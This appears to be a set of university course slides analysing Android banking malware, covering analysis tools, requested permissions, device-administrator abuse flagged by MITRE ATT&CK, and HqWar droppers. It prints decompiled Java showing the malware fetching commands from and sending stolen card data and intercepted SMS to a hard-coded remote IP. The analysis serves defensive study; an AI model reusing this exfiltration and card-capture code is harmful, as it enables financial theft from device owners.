

# Malware Analysis


Formal Methods for  
Secure Systems

Academic Year 23/24

Chang Liu  
Leonardo Bargiotti  
Carlo Pio Pace




# Group of malwares



For simplicity we will analyse only the 695d and 9E9D

# TOOLS



**VirusTotal**

Anti-malware analysis tool



**Bytecode-viewer**

Static analysis tool



**MobSF**

Static and dynamic analysis tool



**Genymotion**

Creates virtual environments for dynamic analysis



**AXMLPrinter2**

XML file reader

# Permissions

The permissions required by the application pose a serious security problem.

Most malicious apk's permission:

- Access Location
- Read/Write Bookmarks
- Send/Write/Receive SMS
- Capture Audio

- △ android.permission.READ\_CALENDAR
- △ android.permission.PROCESS\_OUTGOING\_CALLS
- △ android.permission.ACCESS\_COARSE\_LOCATION
- △ android.permission.ACCESS\_FINE\_LOCATION
- △ android.permission.SEND\_SMS
- △ com.android.browser.permission.WRITE\_HISTORY\_BOOKMARKS
- △ android.permission.WRITE\_CALL\_LOG
- △ android.permission.READ\_CALL\_LOG
- △ com.android.browser.permission.READ\_HISTORY\_BOOKMARKS
- △ android.permission.WRITE\_EXTERNAL\_STORAGE
- △ android.permission.RECORD\_AUDIO
- △ android.permission.WRITE\_CONTACTS
- △ android.permission.READ\_EXTERNAL\_STORAGE
- △ android.permission.AUTHENTICATE\_ACCOUNTS
- △ android.permission.CALL\_PHONE
- △ android.permission.READ\_PHONE\_STATE
- △ android.permission.READ\_SMS
- △ android.permission.CAMERA
- △ android.permission.RECEIVE\_SMS
- △ android.permission.READ\_CONTACTS
- △ android.permission.GET\_ACCOUNTS
- △ android.permission.TEMPORARY\_ENABLE\_ACCESSIBILITY
- △ android.permission.BIND\_ACCESSIBILITY\_SERVICE
- △ android.permission.CAPTURE\_AUDIO\_OUTPUT
- △ android.permission.WRITE\_SECURE\_SETTINGS
- △ android.permission.READ\_FRAME\_BUFFER
- △ android.permission.WRITE\_SETTINGS
- △ android.permission.SYSTEM\_ALERT\_WINDOW
- △ android.permission.PACKAGE\_USAGE\_STATS
- ① android.permission.CHANGE\_NETWORK\_STATE
- ① android.permission.WAKE\_LOCK
- ① android.permission.BLUETOOTH
- ① android.permission.ACCESS\_WIFI\_STATE
- ① android.permission.INTERNET
- ① android.permission.BLUETOOTH\_ADMIN
- ① android.permission.ACCESS\_NETWORK\_STATE
- ① android.permission.GET\_TASKS
- ① android.permission.REQUEST\_IGNORE\_BATTERY\_OPTIMIZATIONS
- ① android.permission.RECEIVE\_BOOT\_COMPLETED
- ① android.permission.BATTERY\_STATS
- ① android.permission.ACCESS\_NOTIFICATION\_POLICY
- ① android.permission.CHANGE\_WIFI\_STATE
- ① android.permission.MODIFY\_AUDIO\_SETTINGS

# Servers


As we expected, the application communicates with remote servers.

DOMAIN	STATUS	GEOLOCATION
www.openstreetmap.org	ok	IP: 184.104.179.139 Country: United States of America Region: California City: Fremont Latitude: 37.517979 Longitude: -121.929489 View: <a href="#">Google Map</a>
www.slf4j.org	ok	IP: 195.15.222.169 Country: Switzerland Region: Basel-Stadt City: Basel Latitude: 47.558399 Longitude: 7.573270 View: <a href="#">Google Map</a>


# Java Code Analysis

Package details:


- **android.support.v4**: contains Android API
- **com.system.security\_update**: contains malicious code




# Dynamic Analysis



Access all information  
on the screen



Asks permissions



Layout of application,  
as Google security update

# Banker 9E9D: Permissions

The permissions required , allows the app to read the sms, read the phone state, receive sms and even recognize when the phone is turned on.

## Permissions

- ⚠ android.permission.SEND\_SMS
- ⚠ android.permission.INTERNET
- ⚠ android.permission.SYSTEM\_ALERT\_WINDOW
- ⚠ android.permission.RECEIVE\_SMS
- ⚠ android.permission.READ\_PHONE\_STATE
- ⚠ android.permission.READ\_SMS
- ⓘ android.permission.RECEIVE\_BOOT\_COMPLETED
- ⓘ android.permission.ACCESS\_NETWORK\_STATE
- ⓘ android.permission.WAKE\_LOCK
- ⓘ android.permission.GET\_TASKS



# Banker 9E9D: Manifest

Common pattern found in all  
the bankers group  
Indicated by the MITRE ATT&CK  
as a privilege escalation  
technique

- BIND\_DEVICE\_ADMIN
- DEVICE\_ADMIN\_ENABLED
- DEVICE\_ADMIN\_DISABLE\_REQUEST
- ACTION\_DEVICE\_ADMIN\_DISABLE\_REQUESTED

Declared in order to exploit Device  
Administrator API

In the class MainService\$1 is possible to see the code that starts the interception, and receives command by the admin

```
//retrieve the command from the admin
var2 4 = RequestFactory.makeReq((String) var1 1.getString("APP_ID", "-1"));
var2 4 = Sender.request((DefaultHttpClient) MainService.access$1((MainService) MainService.this),
    (String) "http://91.224.161.102/?action=command", (String) var2 4.toString()).getString("cmd");
var3 5 = new Intent(MainService.access$0((MainService) MainService.this), SendService.class);
if (!var2 4.equals("intercept start")) break block4;
//when the admin send the command the intercept is enabled
Utils.putBoolVal((SharedPreferences) var1 1, (String) "INTERCEPTING_ENABLED", (boolean) true);
var3 5.setAction("REPORT_INTERCEPT_STATUS");
```





The main goal of the malware is steal credit card information, a specific class is defined called Cards

```
private boolean areAllCardFieldsValid() {  
    //this method check if the values inserted in the field are valid  
    //check if the BIN is in the blacklist  
    //if something is wrong it starts a shake animation  
    if (this.currentCardType.isValidNumber(this.ccBox.getText().toString().replace(" ", "")) && !this.binIsInBlackList()) {  
        int var1 = Integer.parseInt(this.expiration1st.getText().toString());  
        if (var1 >= 1 && var1 <= 12 && this.expiration1st.getText().toString().length() == 2) {  
            var1 = Integer.parseInt(this.expiration2nd.getText().toString());  
            if (var1 >= 16 && var1 <= 25 && this.expiration2nd.getText().toString().length() == 2) {  
                if (this.cvcBox.getText().toString().length() != this.currentCardType.cvcLength) {  
                    this.playShakeAnimation(this.cvcBox);  
                    return false;  
                } else if (this.nameOnCard.getText().toString().length() < 3) {  
                    this.playShakeAnimation(this.nameOnCard);  
                    return false;  
                } else {  
                    return true;  
                }  
            } else {  
                this.playShakeAnimation(this.expiration2nd);  
                return false;  
            }  
        } else {  
            this.playShakeAnimation(this.expiration1st);  
            return false;  
        }  
    } else {  
        this.playShakeAnimation(this.ccBox);  
        return false;  
    }  
}
```





## Using an URL it sends the data to the admin

```
try {
    //based on the action extracted, creates a structured Json using the missing class RequestFactory
    //after using the missing class Sender, send the json to the ip
    JSONObject var5;
    if (var2.equals("REPORT_SAVED_KEY")) {
        var5 = RequestFactory.makeIdSavedConfirm(var3);
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else if (var2.equals("REPORT_INCOMING_MESSAGE")) {
        var5 = RequestFactory.makeIncomingMessage(var3, var1.getStringExtra("number"), var1.getStringExtra("text"));
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else if (var2.equals("REPORT_LOCK_STATUS")) {
        var5 = RequestFactory.makeLockStatus(var3, settings.getBoolean("LOCK_ENABLED", false));
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else if (var2.equals("REPORT_INTERCEPT_STATUS")) {
        var5 = RequestFactory.makeInterceptConfirm(var3, settings.getBoolean("INTERCEPTING_ENABLED", false));
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else {
        //in case that the card data are acquired successfully
        //send the data and after send an intent in broadcast to the other services
        if (var2.equals("REPORT_CARD_DATA")) {
            var5 = RequestFactory.makeCardData(var3, new JSONObject(var1.getStringExtra("data")));
            Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
            Utils.putBoolVal(settings, "CARD_SENT", true);
            var1 = new Intent("UPDATE_CARDS_UI");
            var1.putExtra("status", true);
            this.sendBroadcast(var1);
        }
    }
}
```

# All have identical folder organization, and even same files



## Same card related files, within identical folder position



# Deeper analysis of 7A99, 8D0A and 20F4

Virus total signaled these files are HqWar, which is a type of dropper, usually very obfuscated like these ones. A dropper is a malware that execute a payload, generally using classloaders. All 7A99, 8D0A and 20F4, presents a large use of classloaders, so considering the files regarding credit card, inside them they are an HqWar variant of a banker.

